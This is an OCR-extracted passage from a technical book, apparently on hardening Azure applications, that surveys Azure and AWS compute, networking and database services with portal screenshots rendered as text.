
* Confirm password:

Subscription: Pay-As-You-Go

* Resource group: [✓ Create new] Use existing

* Location

Figure 1-3. Microsoft Azure compute services



Step 7: Review Instance Launch

AMI Details

Edit AMI

Microsoft Windows Server 2012 R2 Base - ami-da003ebf

Free tier eligible

Microsoft Windows 2012 R2 Standard edition with 64-bit architecture. [English]

Root Device Type: ebs Virtualization type: hvm

If you plan to use this AMI for an application that benefits from Microsoft License Mobility, fill out the License Mobility Form. Don't show me this again

Instance Type

Edit instance type

Instance Type	ECUs	vCPUs	Memory (GiB)	Instance Storage (GB)	EBS-Optimized Available	Network Performance
t2.micro	Variable	1	1	EBS only	-	Low to Moderate

Security Groups

Edit security groups

Security group name	launch-wizard-12
Description	launch-wizard-12 created 2018-06-27T14:55:32.949+05:30

Cancel
Previous
Launch
Feedback
English (US)
© 2008 - 2018, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy Policy
Terms of Use

Figure 1-4. *Amazon Elastic Compute Cloud (EC2) services*

Microsoft Azure provides several compute services. Some of them are listed as follows:

- Virtual Machines
- Azure Container Instances
- Azure Batch
- Service Fabric
- App Service
- Azure Container Service
- Azure Functions

Similarly, some of the commonly used compute services offered by Amazon are:

- Amazon Elastic Compute Cloud (EC2)
- Amazon EC2 Container Service
- AWS Batch

- AWS Elastic Beanstalk
- AWS Lambda
- Auto Scaling

Virtual Machines

Virtual machines are commonly categorized as *Infrastructure as a Service (IaaS)*. Virtual machines are the most basic building blocks on the cloud platform. They are identical to conventional on-premises servers and are the easiest way to move existing workloads to the cloud platform, known in the industry as a *lift and shift* approach.

You can create virtual machines and keep them under your complete control via hard disks. Virtual machines run on cloud platform data centers. Modern and legacy operating systems, including Windows and Linux, are supported as virtual machines. The most amazing aspect of this service is that you can buy and provision new instances in a matter of minutes, thus allowing you to scale capacity both up and down quickly. Try comparing this with how long it takes you to stand up a standard Windows server to build or test your development!

Virtual machines are a segue to the cloud, especially for developers just starting out with cloud adoption. This also results in a challenge: if you are standing up and managing a standard Windows server, then you, not the cloud platform vendor, are responsible for the upkeep of the software infrastructure, including applying patches and testing your application after each upgrade. Business owners tend to value this offering the most, since it gives them the ability to switch these machines on and off and only pay for their actual usage.

Some of the most common deployments involve:


- Provisioning your virtual machine
- Providing a public IP address to the virtual machine
- Using VPN to connect the virtual machine to your on-premises environment

You can have a collection of virtual machines with identical or different roles so as to create the appropriate deployment for your application. Virtual machines can typically be created via the cloud platform management portal or by using a script, starting from a template or image that defines the OS type and software installed. Cloud platforms also provide the ability to scale the virtual machine instances up or down in response to load increase or decrease, or other patterns. The ability to include virtual machines in a load-balancing scenario that is set to distribute incoming traffic between the virtual machines of a cloud service, or to add two or more virtual machines in an Availability Set (or Availability Zone), ensures that during either a planned or unplanned maintenance event, at least one virtual machine is available. This is essential to a great user experience. It also controls costs by reducing unnecessary redundancy in the system.

Note Amazon offers a Virtual Desktop service identical to the Azure Virtual Machine, called **AWS WorkSpaces**. It is a managed, secure desktop service in the Amazon cloud platform.

App Service (Azure Web Apps)

Azure App Service Web Apps, commonly known as Web Apps, is a cloud service that hosts web applications and REST APIs. It also adds DevOps functions, including continuous deployment, package management, and staging environments, as well as security, load balancing, and automated management features, to your application. The best thing about App Service is that you only pay for the compute resources you use. Figure 1-5 shows Azure Web Apps.



* App name
hardenedazure
.azurewebsites.net

* Subscription
Pay-As-You-Go

* Resource Group
[✓ Create new] Use existing
hardenedazure

* OS [✓ Windows] Linux Docker

* App Service plan/Location
ServicePlan6d6fb2ca-81d4(Ce...

Application Insights On [✓ Off]

☐ Pin to dashboard

Figure 1-5. *Azure Web Apps*

Azure App Service Web Apps offers several features, including the following:

- It supports several languages and frameworks, including ASP.NET, ASP.NET Core, Java, Ruby, Node.js, PHP, and Python.
- It provides DevOps functions, including continuous integration and deployment through different data sources and app management through Azure PowerShell and the cross-platform CLI.
- It allows users to scale up or down either manually or automatically.
- It allows users to host their apps anywhere in Microsoft's global data center environment.

- The App Service SLA assures high availability.
- It provides several connectors for SaaS platforms, including enterprise systems (SAP), SaaS services (Salesforce), and Internet services (Facebook).
- It provides hybrid connections and Azure virtual networks to access on-premises data.
- It is compliant with ISO, SOC, and PCI standards.
- It makes user authentication possible through Azure Active Directory as well as through social login, including Google, Twitter, and Facebook.
- It allows users to impose IP address restrictions and monitor service identities.
- It provides a list of application templates in the Azure Marketplace, which a user can select from as per his or her requirements.

Mobile Apps

Mobile Apps is a feature of Azure App Service, which is a PaaS solution for developers. It provides a scalable mobile application development platform for developers and system analysts. This feature allows you to:

- Develop apps that can work offline and sync data when connection to any enterprise data source or SaaS APIs is available
- Connect to your organization's on-premises or cloud resources
- Enable push notifications to a number of customers according to their requirements
- Develop native iOS, Android, or Windows apps as well as cross-platform Xamarin or Cordova apps

API Apps

API Apps is a feature of Azure App Service that makes hosting and development of APIs in both environments (on-premises and cloud) easy. There are several features of Azure API Apps. Some of them are as follows:

- It makes the code change process simple by providing connection to any version control system and allowing users to deploy commits automatically.
- It secures APIs through several authentication tools, including Azure Active Directory and single sign-on.
- It provides hybrid connectivity and can be integrated with Azure Logic Apps easily.

There are a few reasons API Apps is preferred over Web Apps:

- It provides easy integration with Swagger.
- It provides an API definition.
- It allows you to create an Azure API client from Visual Studio.


WebJobs

Azure WebJobs is a feature of Azure App Service. It functions similar to its other features. It runs a script or program as a background process on your websites. The best thing about Azure WebJobs is that you do not need to pay any extra money for using it. There are two types of WebJobs: Continuous WebJob and Triggered WebJob.

Note For scripts or programs, Azure WebJobs supports many different file types, including .cmd, .bat, .exe, .ps1, .sh, .php, .py, .js, and .jar.

Azure Functions

Azure Functions is a compute service that works on a serverless architecture and allows you to run an on-demand script for the problem at hand without managing infrastructure. Figure 1-6 shows Azure Functions.


Home > New > Function App

Function App
Create

* App name
hardeningazure ✓
.azurewebsites.net

* Subscription
Pay-As-You-Go

* Resource Group
● Create new ○ Use existing
hardeningazure ✓

* OS
[✓ Windows] Linux (Preview) Docker

* Hosting Plan
Consumption Plan

* Location
Central US

☐ Pin to dashboard

Figure 1-6. *Azure Functions*

Azure Functions offers several features. Some of them are as follows:

- It allows you to select the language of your choice, such as C#, F#, or JavaScript, for writing functions.
- It allows you to pay for what you use, which means that you will be charged only for the time your code is running.
- It allows you to select the desired library from NuGet and NPM.
- It provides unified security, which means it can be used with OAuth providers to protect HTTP-triggered functions.

- It allows you to choose between GitHub or Visual Studio Team Services (VSTS), for deploying the functions coded in the portal.
- It allows you to integrate Azure services and SaaS offerings easily.

Networking

Networks provide integration between on-premises applications and applications hosted on cloud platforms. They also play a pivotal role in delivering payload or content hosted on the cloud platform to the consumers of your applications. Microsoft Azure provides a wide range of networking services, including:


- Virtual Network
- Direct Connection (ExpressRoute)
- Content Delivery Network
- Load Balancer
- Traffic Manager
- VPN Gateway
- Application Gateway
- Network Watcher
- Azure DNS
- Azure DDoS Protection

We will discuss some of these networking services in the following sections.

Virtual Network

A virtual network enables virtual machines and services that are part of the same network to access each other across on-premises and cloud platform deployments. Virtual networks create a secure layer and leverage the public Internet to provide communication and integration across services. Both platform vendors provide significant networking capabilities via Microsoft Azure Virtual Network service and Amazon Virtual Private Cloud (VPC) service.

Virtual networks can be set up in all practical combinations: just within the confines of the cloud platform, or a point-to-site network, or a site-to-site network. Figures 1-7 and 1-8 show Microsoft Azure and Amazon AWS portals for setting up networking functionality respectively.



Virtual network
Microsoft

Create a logically isolated section in Microsoft Azure with this networking service. You can securely connect it to your on-premises datacenter or a single client machine using an IPsec connection. Virtual Networks make it easy for you to take advantage of the scalable, on-demand infrastructure of Azure while providing connectivity to data and applications on-premises, including systems running on Windows Server, mainframes, and UNIX.

Use Virtual Network to:

- Extend your datacenter
- Build distributed applications
- Remotely debug your applications

Save for later

PUBLISHER	Microsoft
USEFUL LINKS	Service overview Documentation Pricing

Select a deployment model: Resource Manager

Create


Create virtual network

* Name: HardenedVPN
* Address space: 10.6.0.0/16
10.6.0.0 - 10.6.255.255 (65536 addresses)
* Subscription: Pay-As-You-Go
* Resource group: [✓ Create new] Use existing
* Location: West US
Subnet
* Name: default
* Address range

Pin to dashboard

Create Automation options

Figure 1-7. Microsoft Azure Virtual Network service



Create VPN Connection

Select the virtual private gateway and customer gateway that you would like to connect via a VPN connection. You must have entered the virtual private gateway and your customer gateway information already.

Name tag: AppHardening

Virtual Private Gateway*: ZDS

Customer Gateway: Existing [✓ New]

IP Address: 192.0.2.1

BGP ASN: 65000

Routing Options: [✓ Dynamic (requires BGP)] Static

Feedback
English (US)
© 2008 - 2018, Amazon Web Services, Inc. or its affiliates. All rights reserved.
Privacy Policy
Terms of Use

Figure 1-8. *Amazon Virtual Private Network Connection service*

Be aware that virtual networks do extend the security boundary beyond the typical on-premises firewall. Virtual networks are useful when other web-based integration options are unavailable or create technical feasibility issues for implementation, and are also useful for accessing data stored in on-premises backend systems.

Direct Connection (ExpressRoute)

Direct connection is also referred to as the ExpressRoute connection. It provides fast access to cloud data via a secure route between on-premises and cloud platform applications that may require the movement of massive amounts of data. This is especially useful for analytics or synchronization in disaster recovery scenarios. For these situations, the bandwidth provided by the public Internet may not suffice, and you may require that a direct and private network/data connection be established between the cloud platform data center and your on-premises data centers. Direct connections offer higher reliability, faster speeds, lower latency, and stronger security than connections available via virtual networks.

Note Azure ExpressRoute service and Amazon Web Services Direct Connect service both offer a direct connection service.

Direct connections are enabled via Telcos or a network service provider such as British Telecom, SingTel, or Verizon. If you need these services, you must coordinate with both the Telcos and cloud platform vendors to see which vendor pair is supported in your region. These services are relatively expensive to operate and have high setup costs.

Content Delivery Network

Content Delivery Networks (CDNs) are essential for delivering dense web content, especially media, to users with low latencies. CDN is a system of interconnected and distributed cache servers located across the globe in a network. Multiple copies of the content exist on these servers. When a user makes a request to the application, the DNS will resolve to a cache server based on location and availability.

Note Azure Content Delivery Network service and Amazon CloudFront service offer Content Delivery Networks to users.

However, you can also consider other Telco and Internet service providers for solutions. Before you sign up for a service, have a long conversation with the provider and verify that there are adequate *points of presence,* or cache server locations, in the geographic areas that are of interest to you.


Load Balancer

Load balancing must be considered to improve the availability of critical business applications; sustain agreed-to service levels for access and latency; and distribute traffic for large, complex, and global deployments. Load balancing distributes the incoming traffic to multiple instances of an application running on different data centers. Load balancing can typically be used to distribute the traffic via the following three methods:

- **Failover:** Use this method when you want to use a primary endpoint for all traffic, but provide backups in case the primary becomes unavailable.

- **Performance:** Use this method when you have endpoints in different geographic locations and you want clients to use the "closest" endpoint in terms of the lowest latency.
- **Round Robin:** Use this method when you want to distribute load across a set of cloud services in the same data center or across cloud services or websites in different data centers.

Load balancing is critical for failover scenarios—upon detecting "failed" instances, incoming traffic is routed to healthy instances, thereby ensuring high availability of the application. Figure 1-9 shows the Azure Load Balancer service.



Create load balancer

* Name
LoadBalancer

* Type
Internal [✓ Public]

* SKU
[✓ Basic] Standard

* Public IP address
[✓ Create new] Use existing

PublicIP

Configure public IP address

SKU
Basic

* Assignment
[✓ Dynamic] Static

Add a public IPv6 address

Figure 1-9. *Azure Load Balancer service*

Note The load balancing services offered by Microsoft Azure and Amazon are Azure Load Balancer service and Amazon Web Services Elastic Load Balancing service, respectively.

Traffic Manager

Traffic Manager is a networking management service that enables users to manage user traffic sharing among service endpoints in different data centers.

Domain Name System (DNS) is used to direct client requests to their respective endpoints. The direction of client requests depends on several factors, including the traffic-routing method and the type of service endpoints, which are required for fulfilling the application requirements and automatic failover models.

Note The traffic management services offered by Microsoft Azure and Amazon are Azure Traffic Manager and Amazon Route 53, respectively. Azure Traffic Manager supports several service endpoints, including Azure Virtual Machines (VMs), Web Apps, and PaaS cloud services.

Storage and Data Services

From providing storage and data services as virtual machines to the current sophisticated service offerings, cloud platform vendors have come a long way. In the remainder of this section, we will review the varied storage and data services offered by each vendor.


Databases

A database service provides the ability to manage relational data with built-in high-availability constructs. Azure SQL Database and Amazon Relational Database Service (RDS) are considered Software as a Service (SaaS) and are available for integration with your applications. Databases, such as Microsoft SQL Server or Oracle Database, are also available as virtual machines.

Cloud platforms provide relational databases for use with both cloud and on-premises business applications. Databases on cloud platforms are scalable to hundreds and thousands of databases and can be scaled up or down depending on usage patterns.

These databases have two or more backups and will guarantee uptime. Data backup is available for periods of up to a month, which is useful for those "oops, I deleted it" scenarios via the *point-in-time recovery* option. The bottom line is that database administrators are able to accomplish more since these databases self-manage and require little maintenance.

Figures 1-10 and 1-11 show Microsoft Azure and Amazon AWS portals used to configure databases, respectively.



SQL Database
Microsoft

SQL Database is a cloud database service built for application developers that lets you scale on-the-fly without downtime and efficiently deliver your applications. Built-in advisors quickly learn your application's unique characteristics and dynamically adapt to maximize performance, reliability, and data protection.

Use this template to create a new database in the SQL Database service. You can create the database on a new logical server or on a logical server that already exists in your subscription.

Save for later

Create

SQL Database

* Database name: HardenedDatabase

* Subscription: Pay-As-You-Go

* Resource group: [✓ Create new] Use existing

* Select source: Sample (AdventureWorksLT)

* Server: Configure required settings


Want to use SQL elastic pool? Yes [✓ Not now]

* Pricing tier: Configure required settings

Pin to dashboard

Create Automation options

Figure 1-10. *Microsoft Azure SQL Database service*



Step 1: Select Engine
Step 2: Specify DB Details
Step 3: Configure Advanced Settings

The following selections disqualify the instance from being eligible for the free tier:

- DB Instance Class
- Engine

Learn More.

Specify DB Details

Instance Specifications

License type associated with database engine

DB Engine	sqlserver-web
License Model	license-included
DB Engine Version	11.00.2100.60.v1
DB Instance Class	db.m1.xlarge — 4 vCPU, 15 GiB RAI
Multi-AZ Deployment	No

Scaling storage after launching a DB Instance is currently not supported for SQL Server. You may want to provision storage based on anticipated future storage growth.

Storage Type	General Purpose (SSD)
Allocated Storage*	20 GB

Provisioning less than 100 GB of General Purpose (SSD) storage for high throughput workloads could result in higher latencies upon exhaustion of the initial General Purpose (SSD) IO credit balance. Click here for more details.

Settings

DB Instance Identifier*	AppHardening
Master Username*	MaaanAdmin

© 2008 - 2014, Amazon Web Services, Inc. or its affiliates. All rights reserved. Privacy Policy Terms of Use

Figure 1-11. *Amazon Relational Database Service*

Databases on cloud platforms also provide flexibility in sizing and performance regarding throughput. Geo-replication is another common offering that ensures resiliency for stored data.


Cloud platforms also offer tools to help monitor databases for critical parameters such as CPU, Data Reads, and Log Writes, among others. REST APIs are available to create and manage the databases.

